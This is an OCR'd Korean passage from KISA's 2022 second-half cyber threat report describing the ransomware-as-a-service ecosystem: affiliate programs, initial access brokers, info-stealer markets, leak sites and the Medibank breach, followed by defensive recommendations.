


그림 4-10 Yanluowang 다크웹 활동

자금 세탁

Yanluowang 조직은 비트 코인을 통해 보상 및 성과를 지급하는데, BTC 〉 XMR 〉 XMR의 자금 세탁을 거쳐 대규모의 지역 환전소에서 현금화를 진행한다. 그리고 LockBit을 통해 BTC를 QR 코드로 교환한다는 내용이 있어 Yanluownag과 LockBit 조직이 협력 관계에 있을 수 있다는 가능성을 제기한다.

조직원 신상 정보 유출

채팅 유출 이후 조직의 개발자인 Kilnas는 Doxbin과 Medium을 통해 신상이 공개되었다. 공개된 내용에 따르면 Kilnas는 러시아 연방 국방부 소속의 네트워크 관리자라고 한다. 하지만 이에 대한 근거가 제시된 상태는 아니다.

다크웹 내 RaaS 활동

Affiliate Program 홍보

랜섬웨어 조직은 자신들의 Affiliate Program을 홍보하기 위해 다크웹 내 포럼에서 적극적으로 활동한다. 이들은 수익 분배 비율 및 인센티브 내역, 자신들의 수익 보장 능력과 안정적인 인프라를 제공한다는 정보를 명시하기도 한다. 그뿐만 아니라 협력할 파트너를 확보해야 하는 종책 그룹의 입장에서는 포럼 내 평판도 중요하게 작용하게 됐다.




그림 4-11 다크웹 포럼 내 Affiliate Program 홍보

Affiliate은 기업의 네트워크 접속 정보를 구매하고, 랜섬웨어 공격을 실시하는 역할을 수행한다. 또는 기업의 VPN/RDP 권한이나 로그인 정보를 탈취 및 구매하여 공격의 Initial Access Vector로 사용한다. Affiliate는 랜섬웨어 공격의 핵심적인 부분을 맡고 있기 때문에 종책 그룹으로부터 최대 80~90%의 수수료를 지급받는다. 높은 수수료 덕분에 Affiliate Program은 많은 공격자에게 각광받고 있다.




그림 4-12 Affiliate 수익 분배

뿐만 아니라 랜섬웨어 조직은 공격의 시작점이 되는 Initial Access를 얻기 위해 봇넷 그룹 및 스틸러 운영자와 파트너십을 맺거나, 다크웹 내 포럼에서 판매되는 크리덴셜 정보를 구매하기도 한다. Initial Access는 최초 침투 과정에서 중요하게 사용된다. 계정 및 네트워크 접근 권한만 얻을 수 있다면, 수많은 정보 보안 시스템을 뚫고 빠르고 효율적으로 침투가 가능하기 때문이다. 다크웹 내에서 다양한 봇넷 그룹 및 IAB (Initial Access Broker)가 활동하고 있고, 그중 Info-stealer 유형의 악성코드와 IAB의 비중은 날이 갈수록 높아지고 있다.




그림 4-13 봇넷 및 스틸러 구인 구직 글

Info-stealer는 정보 탈취형 악성코드로 개인 및 기업을 대상으로 주요 정보를 탈취한다. 탈취된 정보는 스틸러 로그라고 불리며, 포럼 내에서 로그 판매를 위한 별도의 카테고리가 존재할 만큼 다크웹 내에서 활발하게 거래된다. 랜섬웨어 조직은 손쉽게 Initial Access를 얻을 수 있다는 특징 때문에 정보 탈취 도구로써 스틸러를 적극 활용하거나, 로그를 구매하여 초기 침투에 사용한다. 2022년 상반기를 뜨겁게 달궜던 Lapsus$ 그룹 또한 초기 침투 도구로 Redline 스틸러를 사용했다.




그림 4-14 스틸러 판매글 (Redline)




그림 4-15 스틸러 판매글 (Raccoon)

IAB는 기업의 유출된 데이터 베이스 및 해킹을 통해 획득한 접근 권한을 다크웹 포럼 내에서 판매한다. Login 정보는 물론 RDP, VPN, SSH, ESXI Access 등이 판매 정보에 포함된다. 주요한 기업일수록 가격대가 높게 형성되지만, 그만큼 인기가 많기 때문에 짧게는 수분 만에 판매되기도 한다. 최근 공격자들은 포럼 내에 본인이 공격한 기업의 규모를 어필하며 기업의 주요 정보를 경쟁적으로 판매하는 경향을 보이고 있다.




그림 4-16 국내 VPN 솔루션 제로데이 취약점 판매




그림 4-17 한국 기업의 Access 판매

실제로 Avos, Conti, Yanlouwang 등 많은 랜섬웨어 조직이 다크웹 포럼 내에서 판매되는 접근 권한을 구매했고, 이를 최초 침투 과정에서 활용한 사례도 다수 존재한다.




그림 4-18 Avos 랜섬웨어 조직의 Access 구매글

랜섬웨어 조직의 다크웹 인프라

랜섬웨어 조직은 협상 및 피해 기업의 유출 데이터를 관리하기 위한 목적으로 다크웹 인프라를 구축하여 사용한다. 협상 패널에는 피해 기업의 협상 담당자가 몇 번 접속하는지 로깅하고 파일 업로드 기능 등이 포함되기도 한다. 만약 협상에 실패하거나 몸값을 지불하지 않으면 유출 블로그에 며칠 내로 데이터 기업 정보를 공개하여 감염 사실을 알린다.

릭사이트라고도 불리는 데이터 유출 블로그에는 기업 정보와 함께 탈취한 기밀 자료가 업로드된다. 랜섬웨어 조직은 샘플 데이터 일부를 공개한 후, 경매 방식으로 판매하기도 하고 탈취된 자료의 리스트를 공개하기도 한다. 2022년 12월까지 발견된 릭사이트의 수는 70개 이상이며, 그중 45개 이상의 릭사이트가 현재까지도 활발히 운영되고 있다.




그림 4-19 RaaS 조직의 릭사이트 운영

실제로 2022년 11월, 호주의 대형 보험사인 Medibank 그룹에 대한 민감 데이터가 REvil 랜섬웨어의 릭사이트에 업로드되는 사건이 발생했다. 공격자는 자신이 REvil, BlackCat, Hive와 협력 관계에 있음을 밝히고 수수료가 가장 낮은 RaaS 그룹을 활용하자고 제안했으나 Medibank 측에서 최종적으로 협상을 진행하지 않겠다는 의사를 보였다. 이후 개인정보를 회수할 수 있음에도 아무 노력을 하지 않는 Medibank의 협상 태도를 비난하며 탈취한 데이터를 릭사이트에 유출했다. 추후 공개된 내용을 통해 최초 침투 과정에 해킹 포럼에서 구매한 네트워크 액세스 권한이 사용됐음이 밝혀졌고, 이 과정에서 MFA를 우회했는지 여부는 확인되지 않았다.




그림 4-20 Medibank의 랜섬웨어 피해 공지




그림 4-21 Medibank 민감 데이터 유출

결론

이처럼 랜섬웨어 범죄 생태계는 더욱 복잡해지고 있고, 추적 난이도가 높아지고 있다. 그렇기 때문에 생명주기가 길고, 중요한 부분에 보다 집중해야 할 필요가 있다. 특히 그들이 운영하는 인프라 중 악성코드 유포지, 명령 제어 서버, 피싱 도메인 등은 생성 비용이 낮은 만큼 지속적으로 변경되며 일회성으로 사용된다. 이러한 침해 지표를 통한 대응은 매우 중요하고, 기본이 되어야 하지만 생성주기가 길고, 중요한 데이터가 많은 관리자 및 협상 패널, 메신저 서버, 비트코인 주소 등에 대해서도 깊이 있는 분석과 대응이 필요할 것으로 보인다.




그림 4-22 Ransomeware Infrastructure Lifetime

기업 내부에는 식별하지 못하고 있는 수많은 공격 표면이 존재하며 서버, 서비스, 외주 업체 관리 데이터, 외주 업체 직원, 퇴사자 등이 공격 표면에 포함된다. 공격자는 방어가 제대로 갖춰지지 않은 공격 표면에서 정보를 취득하고, 침투 공격 거점으로 활용한다. 따라서 기업에서는 식별되지 않는 자산에 대해 지속적으로 모니터링할 필요가 있다. 그뿐만 아니라 딥다크웹 및 외부 채널에서 유출되는 내부 데이터에 대한 가시성을 확보하고, 신종 사이버 위협에 대한 노출도를 지속적으로 확인해야 한다.

정보와 자산에 대한 가시성 확보는 필수적이고 결정적인 활동이 되었고, 보다 근본적인 사이버 범죄 대응을 위해 주목해야 될 연결고리를 파악하는 등의 선제적인 방어자의 역할이 더욱 중요해지고 있다. 이를 위해 필요한 각계의 노력과 방안에 대한 많은 논의가 필요하다.

2022년 하반기

사이버 위협 동향 보고서

KISA 한국인터넷진흥원

[나주본원] 전라남도 나주시 진흥길 9 한국인터넷진흥원

[서울청사] 서울시 송파구 중대로 135 (가락동) IT벤처타워 대표번호. 1433-25(수신자 요금 부담)